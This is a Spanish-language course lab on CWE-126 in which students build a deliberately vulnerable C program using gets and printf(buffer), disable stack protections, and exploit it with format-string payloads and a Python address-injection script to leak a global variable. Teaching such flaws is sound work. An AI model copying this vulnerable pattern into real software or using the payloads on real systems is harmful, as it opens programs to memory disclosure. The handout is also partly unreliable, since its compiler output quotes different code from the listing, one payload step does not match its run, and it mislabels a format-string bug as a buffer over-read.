

Práctica. CWE-126: Buffer Over-read

Instrucciones. Elaborar una aplicación de consola en C++ que permita ejemplificar la vulnerabilidad de Sobre lectura de búfer en equipos Linux.

1. Sigue las instrucciones de la práctica en la siguiente página.
2. Crea un reporte de práctica en un **archivo de Word** con una portada con tu nombre. Guárdalo con el nombre **NombreAlumno_CWE-126.docx**.
3. Coloca **las siguientes capturas de pantalla**, cada una con una **descripción textual** arriba de la captura.
 - a. Coloca la captura de pantalla de tu código fuente de C en Visual Studio Code.
 - b. Coloca la captura de pantalla de tu código fuente de **Python** en Visual Studio Code.
 - c. Coloca la captura de pantalla de la salida de tu programa con el **payload** de Python correcto para imprimir el resultado de una variable privada:

```
ganaste!
```

- d. Publica tu código fuente en un proyecto público de GitHub. **Coloca la URL** del código fuente publicado en GitHub.
4. Sube tu reporte en un archivo Word a la actividad en Eminus.

Prerrequisitos

1. Esta práctica tiene como prerrequisito haber realizado la práctica de instalación de servidor **Linux**.
Puede seguir las instrucciones de cómo instalar Ubuntu Server desde la práctica [Instalación de Ubuntu server](#).
2. Esta práctica tiene como prerrequisito tener instalado el software **Visual Studio Code** con la extensión para C++.
Puede seguir las instrucciones de cómo instalar Visual Studio Code desde la práctica [Instalación de Visual Studio Code](#).
3. Puede seguir las instrucciones de cómo publicar un proyecto en Visual Studio Code a GitHub desde la práctica [Como publicar un proyecto a GitHub desde Visual Studio Code](#).


Instrucciones

Esta vulnerabilidad consiste en que por medio de una entrada maliciosa, el programa lee desde un búfer utilizando mecanismos de acceso al búfer, como índices o punteros que hacen referencia a ubicaciones de memoria después del búfer de destino.

Vamos a ejemplificar el impacto de una vulnerabilidad de este tipo, mediante una práctica que consista en escribir un programa de código en c y un pequeño reto. Para resolver el reto, se pide que el programa deba imprimir el valor de una variable privada con el valor **ganaste!**

A. Crear el programa

1. Asegúrese de contar con una carpeta de trabajo en **C:\codigo**. Si aún no ha creado la carpeta **C:\codigo** hágalo antes de continuar y compártala con su equipo **Linux**. Puede seguir las instrucciones de cómo hacerlo desde [Compartir su carpeta de trabajo de Windows hacia Linux](#).
2. Inicie **Visual Studio Code**.
3. Seleccione **Archivo > Abrir carpeta** en el menú principal.
4. En el cuadro de diálogo **Abrir carpeta**, cree una carpeta en la ruta **C:\codigo\ps\cwe-126** y selecciónela. Luego haga clic en Seleccionar carpeta.
5. El nombre de la carpeta se convierte en el nombre del proyecto y el nombre del espacio de nombres de forma predeterminada. Agregará código más adelante en el tutorial que asume que el espacio de nombres del proyecto es **cwe-126**.
6. En la barra de herramientas del Explorador de archivos, seleccione el botón **Nuevo archivo**.
7. Asigne un nombre al archivo **programa.c** y VS Code lo abrirá automáticamente en el editor.



8. Escriba el siguiente código.

```
#include <stdio.h>

char cookie[] = "ganaste!";
int main()
{
    char buffer[32];
    printf("cookie: %08x\n", &cookie);

    gets(buffer);
    printf(buffer);
    printf("\n");
}
```

9. Vamos ahora a compilarlo en su equipo **Linux**.
10. Abra una nueva **Terminal**, colóquese en la ubicación de la carpeta compartida de este código. En este ejemplo es **cd codigo/ps/cwe-126/**.
11. Escriba el siguiente comando para compilar su archivo.

```
$ gcc programa.c -o programa.out -fno-stack-protector -z execstack
```

12. Observe como aparecen varias advertencias debido a que los nuevos compiladores, ya detectan posibles problemas de vulnerabilidades en sus funciones.

```
pato@servidorfei:~/codigo/ps/cwe-126$ gcc programa.c -o programa.out -fno-stack-protector -z execstack
programa.c: In function 'main':
programa.c:7:12: warning: '0' flag used with '%p' gnu_printf format [-Wformat=]
    printf("cookie: %08p\n", &buffer, &cookie);
                   ^
programa.c:7:12: warning: too many arguments for format [-Wformat-extra-args]
programa.c:9:5: warning: implicit declaration of function 'gets' [-Wimplicit-function-declaration]
    gets(buffer);
    ^
programa.c:10:12: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(buffer);
           ^
/tmp/ccqIVY1r.o: En la función `main':
programa.c:(.text+0x32): aviso: the `gets' function is dangerous and should not be used.
```

13. Este programa le imprime la dirección de la pila de memoria de la variable `cookie` como ayuda. Le pide que ingrese un **payload** que pueda imprimir su contenido. Ejecute su programa.

```
$ ./programa.out
```

14. El programa esperará que ingrese una cadena. Escriba: `prueba`. Presione **Enter**.

```
pato@servidorfei:~/codigo/ps/cwe-126$ ./programa.out
cookie: 0804a024
prueba
prueba
pato@servidorfei:~/codigo/ps/cwe-126$
```

15. El programa funciona correctamente. Pruebe con distintas cadenas. Parece imposible de lograr puesto que en el código fuente no estamos leyendo la variable `cookie`.
16. Bien. Ha creado su programa correctamente.

B. Explotación de la vulnerabilidad

El reto consiste en lograr imprimir la variable `cookie` en pantalla.

```
#include <stdio.h>

char cookie[] = "ganaste!";
int main()
```

Esto parece imposible pues en ningún momento en el código se tiene acceso a la variable. Vamos a ejemplificar dos escenarios, uno en donde directamente se nos muestre la dirección de la variable privada y otro, donde tenemos manualmente que escribir su dirección en la pila.

Solo lectura de la pila

1. Hemos visto que nuestro programa funciona de manera adecuada. Sin embargo, podría estar abierto a vulnerabilidades. Probemos si permite explotar de sobre leer datos de la pila. Pruebe con el siguiente **payload** si permite exponer las direcciones de la pila de memoria. `%x` imprime direcciones en formato hexadecimal.

```
AAAA %x %x %x %x %x %x %x
```

```
pato@servidorfei:~/codigo/ps/cwe-126$ ./programa.out
cookie: 0804a024
AAAA %x %x %x %x %x %x %x
AAAA 804a024 b76eb244 b75520fc 41414141 20782520 25207825 78252078 20782520
pato@servidorfei:~/codigo/ps/cwe-126$
```

Observe cómo es posible tanto leer como escribir en la pila de memoria. En este caso la variable buffer se encuentra en la posición cuarta. Si observa la **primer posición** de memoria, es la dirección de la variable `cookie` que estamos buscando `0804a024`. Esto podría no suceder en todos los casos, pero si lo fuera. Ya podemos imprimirla en consola utilizando la opción de formato `%s` para cadenas. Ejecute su programa y escriba el siguiente **payload**.

```
AAAA %x %x %x %x
```

```
pato@servidorfei:~/codigo/ps/cwe-126$ ./programa.out
cookie: 0804a024
AAAA %s %x %x %x
AAAA ganaste! b7742244 b75a90fc 41414141
```

2. Conseguido! Se ha logrado escribir en cookie el valor de `ganaste!` de una variable privada.

Escritura y lectura en la pila

1. Ahora bien, ¿qué pasaría si este valor no pudiera ser vista en la pila? Bueno, tendríamos que imprimir en un espacio de la pila, manualmente la dirección de `cookie`. Vamos a ello.
2. Sabemos que podemos escribir en la **posición cuarta** de la pila. Así que escribamos la dirección de cookie ahí. Para escribir una dirección, debemos hacerlo en formato **Unicode** y en **Little-endian**. Por lo que utilizaremos la ayuda de **Python** para no hacerlo de manera manual. Verifique que tiene la **versión 2 de Python** en su equipo **Linux**.

```
pato@servidorfei:~/codigo/ps/cwe-126$ python --version
Python 2.7.12
```

3. La versión 3 de Python introduce varios cambios que no serán compatibles con las instrucciones aquí presentadas.
4. Recordemos que la dirección de `cookie` que nos envía el programa es `cookie: 0804a024`.
5. En el proyecto de Visual Studio cree un nuevo archivo llamado `payload.py` e introduzca el siguiente código.

```
#payload.py

#Direccion de cookie:      0804a024
#Direccion de cookie al reves: 24a00408
output = "A" * 4 + "\x24\xa0\x04\x08" + "%x %x %x %x %x"
print output
```


6. Observe que estamos concatenando:
 - cuatro letras A,
 - la dirección en Little-endian de cookie y
 - la impresión de 5 direcciones de memoria de la pila.
7. Ahora ejecute este programa en su equipo Linux.

```
pato@servidorfei:~/codigo/ps/cwe-126$ python payload.py
AAAA%x %x %x %x %x
```

8. Observe como Python le convierte los caracteres en hexadecimal, a formato Unicode que puede leer nuestro programa. Ingrese el `payload` del programa de Python como entrada con la siguiente instrucción

```
$ python payload.py |./programa.out
```

```
pato@servidorfei:~/codigo/ps/cwe-126$ python payload.py |./programa.out
cookie: 0804a024
AAAA$804a024 b778e244 b75f50fc 41414141 804a024
```



9. Observe como en la cuarta posición hemos escrito AAAA (`41414141`) y en la posición siguiente, hemos también escrito la dirección de memoria de cookie `0804a024`.
10. Basta con modificar nuestro archivo de Python para que imprima el quinto valor como cadena con la opción `%s`.

```
#Direccion de cookie al reves: 24a00408
output = "A" * 4 + "\x24\xa0\x04\x08" + "%x %x %x %x %s"
```

11. Ahora ejecute el programa nuevamente. Observe la salida.

```
pato@servidorfei:~/codigo/ps/cwe-126$ python payload.py |./programa.out
cookie: 0804a024
AAAA$804a024 b77c5244 b762c0fc 41414141 ganaste!
pato@servidorfei:~/codigo/ps/cwe-126$
```

12. Con esto ha superado el reto explotando la vulnerabilidad de sobre lectura de la pila de memoria.

13. Felicidades, ha creado su aplicación de manera correcta.